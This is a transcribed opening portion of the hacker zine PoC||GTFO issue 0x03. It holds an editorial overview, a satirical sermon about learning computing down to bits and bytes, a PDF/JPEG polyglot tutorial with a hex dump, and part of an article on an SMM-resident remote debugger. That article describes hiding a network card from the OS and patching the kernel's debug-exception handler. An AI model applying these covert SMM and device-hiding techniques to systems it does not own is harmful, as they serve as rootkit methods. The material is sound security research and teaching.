
AN ADDRESS
to the
SECRET SOCIETY
of
POC || GTFO
concerning
THE GOSPEL OF THE WEIRD MACHINES
and also
THE SMASHING OF IDOLS TO BITS AND BYTES
by the Rt. Revd. Dr.
PASTOR MANUL LAPHROAIG

pastor@phrack.org



March 2, 2014

PHILADELPHIA:
Published by the Tract Association of POC||GTFO and Friends,
And to be Had from Their Street Prophet,
Omar, at the Corner of 45th and Locust,
Or on the Intertubes as `pocorgtfo03.pdf`,
Which Could Just as Well Be
`pocorgtfo03.jpg`, `pocorgtfo03.raw`, `pocorgtfo03.zip`,
or `pocorgtfo03.png.enc`.

No 0x03 Самиздат

Legal Note: Permission to use all or part of this work for personal, classroom or any other use is *NOT* granted unless you make a copy and pass it to a neighbor without fee. If burning a book is a sin, then copying books is as much your sacred duty. Saint Leibowitz of Utah was once himself a humble booklegger; there ain't no shame in it.

Reprints: This issue is published through samizdat as `pocorgtfo03.pdf`. While we recognize that it is clearly illegal under the CFAA to enumerate integers in a URL, you might want to risk counting upward from `pocorgtfo00.pdf` to get our other issues. Though we promise to try to talk some sanity into the prosecutor, we cannot promise that he will listen to reason. In the event that you are convicted for counting, please give our kindest regards to Weev.

Technical Note: This file, `pocorgtfo03.pdf`, complies with the PDF, JPEG, and ZIP file formats. When encrypted with AES in CBC mode with an IV of `5B F0 15 E2 04 8C E3 D3 8C 3A 97 E7 8B 79 5B C1` and a key of "`Manul Laphroaig!`", it becomes a valid PNG file. Treated as single-channel raw audio, 16-bit signed little-endian integer, at a sample rate of 22,050 Hz, it contains a 2400 baud AFSK transmission.

1 Call to Worship

Neighbors, please join me in reading this fourth issue of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of software exploitation and the worship of weird machines. If you are missing the first three issues, we the editors suggest pirating them from the usual locations, or on paper from a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, or the third in Hamburg. This fourth issue is an epistle to the good neighbors at the Troopers Conference in Heidelberg and the neighboring RaumZeitLabor hackerspace in Mannheim.

We begin with Section 2, in which our own Rt. Revd. Dr. Pastor Manul Laphroaig condemns the New Math and its modern equivalents. The only way one can truly learn how a computer works is by smashing these idols down to bits and bytes.

Like our last two issues, this one is a polyglot. It can be interpreted as a PDF, a ZIP, or a JPEG. In Section 3, Ange Albertini demonstrates how the PDF and JPEG portions work. Readers will be pleased to discover that renaming `pocorgtfo03.pdf` to `pocorgtfo03.jpg` is all that is required to turn the entire issue into one big cat picture!

Joshua Wise and Jacob Potter share their own System Management Mode backdoor in Section 4. As this is a journal that focuses on nifty tricks rather than full implementation, these neighbors share their tricks for using SMM to hide PCI devices from the operating system and to build a GDB stub that runs within SMM despite certain limitations of the IA32 architecture.

In Section 5, Travis Goodspeed shares with us three mitigation bypasses for a PIP defense that was published at Wireless Days. The first two aren't terribly clever, but the third is a whopper. The attacker can bypass the defense's filter by sending symbols that become the intended message when left-shifted by *one eighth of a nybble*. What the hell is an eighth of a nybble, you ask? RTFP to find out.

Conventional wisdom says that by XORing a bad RNG with a good one, the worst-case result will be as good as the better source of entropy. In Section 6, Taylor Hornby presents a nifty little PoC for Bochs that hooks the RDRAND instruction in order to backdoor /dev/urandom on Linux 3.12.8. It works by observing the stack in order to cancel out the other sources of entropy.

We all know that the Internet was invented for porn, but Assaf Nativ shows us in Section 7 how to patch a feature phone in order to create a Kosher Phone that can't be used to access porn. Along the way, he'll teach you a thing or two about how to bypass the minimal protections of Nokia 1208 feature phone's firmware.


In the last issue's CFP, we suggested that someone might like to make Dakarand as a 512-byte X86 boot sector. Juhani Haverinen, Owen Shepherd, and Shikhin Sethi from FreeNode's #osdev-offtopic channel did this, but they had too much room left over, so they added a complete implementation of Tetris. In Section 8 you can learn how they did it, but patching that boot sector to double as a PDF header is left as an exercise for the loyal reader.

Section 9 presents some nifty research by Josh Thomas and Nathan Keltner into Qualcomm SoC security. Specifically, they've figured out how to explore undocumented eFuse settings, which can serve as a basis for further understanding of Secure Boot 3.0 and other pieces of the secure boot sequence.

In Section 10, Frederik Braun presents a nifty obfuscation trick for Python. It seems that Rot-13 is a valid character encoding! Stranger encodings, such as compressed ones, might also be possible.


Neighbor Albertini wasn't content to merely do one crazy concoction for this file. If you unzip the PDF, you will find a Python script that encrypts the entire file with AES to produce a PNG file! For the full story, see the article he wrote with Jean-Philippe Aumasson in Section 11.

Finally, in Section 12, we do what churches do best and pass around the donation plate. Please contribute any nifty proofs of concept so that the rest of us can be enlightened!


$\frac{10^2+11^2+12^2+13^2+14^2}{365}$

2 Greybeard's Luck

a sermon by the Rt. Revd. Dr. Pastor Manul Laphroaig



My first computer was not a computer; rather, it was a "programmable micro-calculator." By the look of it, it was macro rather than micro, and could double as a half-brick in times of need. It had to be plugged in pretty much most of the time (these days, I have a phone like that), and any and all programs had to be punched in every time it lost power for some reason. It sure sounds like five miles uphill in the snow, both ways, but in fact it was the most wondrous thing ever.

The programmable part was a stack machine with a few additional named memory registers. Instructions were punched on the keyboard; besides the stack reverse Polish arithmetic, branches, and a couple of conditionals, there was a command for pushing a keyed-in number on top of the stack. That was my first read-eval-print loop, and it was amazing. Days were spent entering some numbers, hitting go, observing the output, and repeating over and over. (A trip from the Moon base back to Earth took almost a year, piece by piece. A sci-fi monthly published a program for each trajectory, from lift-off to refueling at a Lagrange point, and finally atmospheric braking and the perilous final landing on good old Earth.)

You see, I understood everything about that calculator: the stack, the stop-and-wait for the input, reading and writing registers (that is, pushing the numbers in them on top of the stack or copying the top of the stack into them), the branches and the loops. There was never a question how any operation worked: I always knew what registers were involved, and had to know this in order to program anything at all. No detail of the programming model could be left as "magic" to "understand later"; no vaguely understood part could be left glossed over to "do real work now." There were no magical incantations to cut-and-paste to make something work without understanding it.

I did not recognize how lucky I had been until, many years later, I decided to take up "real" industrial programming, which back then meant C++. Suddenly my head was full of Inheritance, Overloading, Encapsulation, Polymorphism, and suchlike things, all with capital letters. I learned their definitions, pasted large blocks of code, and enthusiastically puzzled over tricky questions from these Grand Principles of Object Oriented Programming such as, "if a virtual function is also overloaded, which version will be called?" In retrospect, my time would have been better spent researching whether Superman would win over Batman.

At about the same time I learned about New Math. It was born of the original Sputnik Moment and was the grand idea to reform the teaching of mathematics to school children so that they would make better Sputniks, and faster. The earth-bound kind of arithmetic that was useful in a shop class would be replaced by the deeper, space-age kind.

That Sputnik must have carried a psychotronic weapon. There is no other sane explanation for why the schooling of American engineers—those who launched the same kind of satellite just four months later—suddenly wasn't deemed good enough. A whole industry arose to print new, more expensive textbooks, with Ph.D.s in space-age math education to match; teachers were told to abandon the old ways and teach to the new standards. Perfectly numerate parents could no longer comprehend the point of grade school arithmetic homework.

Suddenly, adding numbers mattered less than knowing that Addition was Commutative; as a result, school children learned about Commutativity but could no longer actually add numbers. They couldn't add numbers in their heads or on paper, let alone multiply them. Shop class became the only place in school where one could actually learn about fractions—not that they were Rational Numbers, but how to actually measure things with them, and why. College students thought an algebraic equation was harder if it contained fractions.

Knowledge of math was measured by remembering special words, rather than a show of skill. You see, a skill always involves a lot of tricks; they may be nifty, but they are also too technical and who has time for that in this space age? Important Concepts, on the other hand, are nicely general, and you can have middle schoolers saying things straight out of the graduate program within a few weeks! Is that not Progress? Indeed, only one other Wonder of Progress can stand close to New Math: the way that children are locked in a room with a literate adult for most of the day, for years, and still emerge unable to read. People couldn't pull that off in the Dark Ages; this takes Science to organize.

What came after New Math was even worse. Some of the school children who could barely count but knew the Important Concepts became teachers and teachers of teachers. Others realized that despite all the Big Ideas the skill of math was vanishing. They saw the fruits of Big Idea pushers dismissing drill; they concluded that drill was the key to the skill. So subsequent reforms barreled between repetitive, senseless rote and more Capital Letter Words. These days it seems that Discovery, Higher Order, Critical Thinking are in fashion, which means children must waste days of school time "discovering" Pi and suchlike, working through countless vaguely defined steps, only to memorize whatever the teacher would tell them these activities meant in the end. Now we have the worst of all: wasted time and boredom without any productive skill actually learned. The only thing than can be learned in such a class is helplessness and putting up with pretentious waste of time, or worse!, mistaking this for actual math.

I was beginning to feel pretty helpless in the world of C++ Important Concepts of Object Oriented Programming. I was yearning for my old calculator, where I did not have to learn a magical order of mystery buttons to press in order to get the simplest program to work. Having had a book fetish since childhood, I hoped for a while that I just hadn't found the right one to Unleash or Dummify myself in 21 Days. I was like a school child who could hardly suspect that the latest textbook with brightly colored pictures is full of vague unmathematical crap that would horrify actual mathematicians. (More likely, such mathematicians of ages past would run the textbook authors through in a proper duel.)

Then one day that world was blown to bits. Polymorphism and Inheritance blew up when I saw a vtable. After that, function name mangling was a brief mop-up operation that took care of Overloading. Suddenly, the Superman-vs-Batman contests and other C++ language-lawyer interview fare became trivial. It was just as simple as my calculator; in fact, it was simpler because it did not have the complexity of managing a tiny amount of memory.


There is an old name for what people do with Big Ideas and Important Concepts that are so important that you cannot hope to have their internal workings understood without special training by special people. It is called *worshiping idols*, and what we ought to do with idols is to smash them to bits.

And if the bits do not make sense, then the whole of a Most Modern Capitalized Fashion does not make sense, and the special people are merely priests promising that supplicating the idol will improve your affairs. Not that anything is wrong with priests, but idols teach no skills, and if your trust is in your skill, then you should seek a different temple and a different augur. Or, better yet, build your own damned bird-feeder!

Verily I say to you that when they keep uttering some words in such a way that you hear Capital Letters, look 'em in the eye and ask 'em: "how does this work?" Also remember that "I don't really know" is an acceptable answer, and the one who gives it is your potential ally.

I was brought to a place where they worshiped idols called Commutativity and Associativity, or else Inheritance and Polymorphism, and where they made sacrifices of their children's time to these idols. They made many useless manuscripts that would break a mule's back but which these children had to carry to and from school. And making a whip of cords, I drove them all out of the temple, screaming "This is a waste of time and paper! Trees will grow back hundredfold if you let them alone, for nature cannot be screwed, but who will restore to the old the lost time of their youth?"

They taught, "Lo this is Commutative and Higher Order, or else this is a Reference, and this is a Pointer." And when I asked them, "How do you add numbers, and how does your linker work?", they demurred and spoke of Abstraction and Patterns. Verily I tell you, if you don't know how to do your Abstractions on paper and what they compile into, you are worshiping idols and wasting your time. And if you teach that to children, you are sacrificing their time and their minds to your graven images. Repent and smash your graven idols to bits, and teach your children about the smashing and the bits and the bytes instead, for these are the only skills that matter!


$x^3 + 3xy + y^2 + 3x^2y - 7xy^2 +$
$x^2 + 4xy^2 + 5^{(2)} = 0$
$(x+y)^3 = x^3 + y^3 + 3xy(x+y)$
$(-y)^3 = x^3 - y^3 - 3xy(x-y)$
$x + (2y)^2 =$
Quality physical education
equals academic success.
You do the math.

Seriously, try to do the math.


3 This PDF is a JPEG; or, This Proof of Concept is a Picture of Cats

by Ange Albertini

In this short little article, I'll teach you how to combine a PDF and a JPEG into a single polyglot file that is legal and meaningful in both languages.

The JPEG format requires its Start Of Image signature, `FF D8`, at offset `0x00`, exactly. The PDF format officially requires its `%PDF-1.x` signature to be at offset `0x00`, but in practice most interpreters only require its presence within the first 1,024 bytes of the files. Some readers, such as Sumatra, don't require the header at all.

In previous issues of this journal, you saw how a neighbor can combine a PDF document with a ZIP archive (PoC||GTFO 01:05) or a Master Boot Record (PoC||GTFO 02:08), so you should already know the conditions to make a dummy PDF object. The trick is to fit a fake `obj stream` in the first 1024 bytes containing whatever your second file demands, then to follow that `obj stream` with the contents of your real PDF.



FILE	JPEG	PDF
00000: ff d8	"START OF IMAGE" MARKER	
00002: (ff e0)*<size.16> <content>	"APP0" MARKER (REQUIRED HEADER)	
00014: ff fe <size.16>	"COMMENT" MARKER	
+4: %PDF-1.5	COMMENT CONTENT	PDF SIGNATURE
999 0 obj <<>> stream		STARTING A DUMMY BINARY OBJECT
00039: ...	(OTHER MARKERS, ORIGINAL JPEG DATA)...	
xx : ff d9	"END OF IMAGE" MARKER	
xx+2 : endstream endobj		CLOSING THE DUMMY OBJECT
xx+14: %PDF-1.5 ...		ORIGINAL PDF CONTENTS (MULTIPLE SIGNATURES ARE IGNORED)

*REPLACED WITH 00 00 TO BYPASS ADOBE FILTER


To make these two formats play well together, we'll make our first `insert object stream` clause of the PDF contain a JPEG comment, which will usually start at offset `0x18`. Our PDF comment will cause the PDF interpreter ignore the remaining JPEG data, and the actual PDF content can continue afterward.

Unfortunately, since version 10.1.5, Adobe Reader rejects PDF files that start like a JPEG file ought to. It's not clear exactly why, but as all official segments' markers start with `FF`, this is what Adobe Reader checks to identify a JPEG file. Adobe PDF Reader will reject anything that begins with `FF D8 FF` as a JPEG.

However, a large number of JPEG files start with an APP0 segment containing a JFIF signature. This begins with an `FF E0` marker, so most JPEG viewers don't mind this in place of the expected APP0 marker. Just changing that `FF E0` marker at offset `0x02` to anything else will give will give us a supported JPEG and a PDF that our readers can enjoy with Adobe's software.

Some picky JPEG viewers, such as those from Apple, might still require the full sequence `FF D8 FF E0` to be patched manually at the top of `pocorgtfo03.pdf` to enjoy our cats, Calisson and Sarkozette.

```
Offset  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F             ASCII
0000    ff d8 00 00 00 10 4a 46 49 46 00 01 01 01 00 c7  ......JFIF......
0010    00 c7 00 00 ff fe 00 22 0a 25 50 44 46 2d 31 2e  ......."."%PDF-1.
0020    35 0a 39 39 39 20 30 20 6f 62 6a 0a 3c 3c 3e 3e  5.999 0 obj.<<>>
0030    0a 73 74 72 65 61 6d 0a ff db 00 43 00 03 02 02  .stream....C....
0040    03 02 02 03 03 03 03 04 03 03 04 05 08 05 05 04  ................
0050    04 05 0a 07 07 06 08 0c 0a 0c 0c 0b 0a 0b 0b 0d  ................
0060    0e 12 10 0d 0e 11 0e 0b 0b 10 16 10 11 13 14 15  ................
0070    15 15 0c 0f 17 18 16 14 18 12 14 15 14 ff db 00  ................
0080    43 01 03 04 04 05 04 05 09 05 05 09 14 0d 0b 0d  C...............
0090    14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
00a0    14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
00b0    14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
00c0    14 14 ff c2 00 11 08 03 78 06 b3 03 01 11 00 02  ........x.......
00d0    11 01 03 11 01 ff c4 00 1c 00 00 03 01 00 03 01  ................
00e0    01 00 00 00 00 00 00 00 00 00 00 01 02 03 04 05  ................
00f0    06 07 08 ff c4 00 1a 01 01 01 01 01 01 01 01 00  ................
0100    00 00 00 00 00 00 00 00 00 01 02 04 03 05 06 ff  ................
```



4 NetWatch: System Management Mode is not just for Governments.

by Joshua Wise and Jacob Potter

Neighbors, by now you have heard of a well known state's explorations into exciting and exotic malware. The astute amongst you may have had your ears perk up upon hearing of SCHOOLMONTANA, a System Management Mode rootkit. You might wonder, *how can I get some of that SMM goodness for myself?*

Before we dive too deeply, we'll take a moment to step back and remind our neighbors of the many wonders of System Management Mode. Our friends at Intel bestowed SMM unto us with the i386SL, a low-power variant of the '386. When they realized that it would become necessary to provide power management features without modifying existing operating systems, they added a special mode in which execution could be transparently vectored away from whatever code be running at the time in response to certain events. For instance, vendors could use SMM to dynamically power sound hardware up and down in response to access attempts, to control backlights in response to keypresses, or even to suspend the system!

On modern machines, SMM emulates classic PS/2 keyboards before USB drivers have been loaded. It also manages BIOS updates, and at times it is used to work around defects in the hardware that Intel has given us. SMM is also intricately threaded into ACPI, but that's beyond the scope of this little article.

All of this sounds appetizing to the neighbor who hungers for deeper control over their computer. Beyond the intended uses of SMM, what *else* can be done with the building blocks? Around the same time as the well known state built SCHOOLMONTANA and friends, your authors built a friendlier tool, NetWatch. We bill NetWatch as a sort of lights-out box for System Management Mode. The theory of operation is that by stealing cycles from the host process and taking control over a secondary NIC, NetWatch can provide a VNC server into a live machine. With additional care, it can also behave as a GDB server, allowing for remote debugging of the host operating system.

We invite our neighbors to explore our work in more detail, and build on it should you choose to. It runs on older hardware, the Intel ICH2 platform to be specific, but porting it to newer hardware should be easy if that hardware is amenable to loading foreign SMM code or if an SMM vulnerability is available. Like all good tools in this modern era, it is available on GitHub.[1]

We take the remainder of this space to discuss some of the clever tricks that were necessary to make NetWatch work.

4.1 A thief on the PCI bus.

To be able to communicate with the outside world, NetWatch needs a network card of its own. One problem with such a concept is that the OS might want to have a network card, too; and, indeed, at boot time, the OS may steal the NIC from however NetWatch has programmed it. We employ a particularly inelegant hack to keep this from happening.

The obvious thing to do would be to intercept PCI configuration register accesses so that the OS would be unable to even prove that the network card exists! Unfortunately, though there are many things that a System Management Interrupt can be configured to trap on, PCI config space access is not a supported trap

[1] `https://github.com/jwise/netwatch`

on ICH2. ICH2 does provide for port I/O traps on the Southbridge, but PCI peripherals are attached to the Northbridge on that generation. This means that directly intercepting and emulating the PCI configuration phase won't work.

We instead go and continuously "bother" PCI peripherals that we wish to disturb. Every time we trap into system management mode—which we have configured to be once every 64ms—we write garbage values over the top of the card's base address registers. This effectively prevents Linux from configuring the card. When Linux attempts to do initial detection of the card, it times out waiting for various resources on the (now-bothered) card, and does not succeed in configuring it.

Neighbors who have ideas for more effectively hiding a PCI peripheral from a host are encouraged to share their PoC with us.

4.2 Single-stepping without hardware breakpoints.

In a GDB slave, one of the core operations is to single-step. Normally, single-step is implemented using the TF bit in the FLAGS/EFLAGS/RFLAGS register, which causes a debug exception at the end of the next instruction after it is set. The kernel can set TF as part of an IRET, which causes the CPU to execute one instruction of the program being debugged and then switch back into the kernel. Unfortunately Intel, in all their wisdom, neglected to provide an analog of this feature for SMM. When NetWatch's GDB slave receives a single-step command, it needs to return from SMM and arrange for the CPU to execute exactly one instruction before trapping back in to SMM. If Intel provides no bit for this, how can we accomplish it?

Recall that the easiest way to enter SMM is with an I/O port trap. On many machines, port `0xB2` is used for this purpose. You may find that MSR SMI_ON_IO_TRAP_0 (`0xC001_0050`) has already been suitably set. NetWatch implements single-step by reusing the standard single-step exception mechanism chained to an I/O port trap.

Suppose the system was executing a program in user-space when NetWatch stopped it. When we receive a single step command, we must insert a soft breakpoint into the hard breakpoint handler. This takes the form of an OUT instruction that we can trap into the #DB handler that we otherwise couldn't trap.

- Track down the location of the IDT and the target of the #DB exception handler.
- Replace the first two bytes of that handler with `E6 B2`, "`out %al, $0xb2`"
- Save the `%cs` and `%ss` descriptor caches from the SMM saved state area into reserved spots in SMRAM.
- Return from SMM into the running system.

Now that SMM has ceded control back to the regular system, the following will happen.

- The system executes one instruction of the program being debugged.
- A #DB exception is triggered.
- If the system was previously in Ring 3, it executes a mode switch into Ring 0 and switches to the kernel stack. Then it saves a trap frame and begins executing the #DB handler.
- The #DB handler has been replaced with `out %al, $0xb2`.

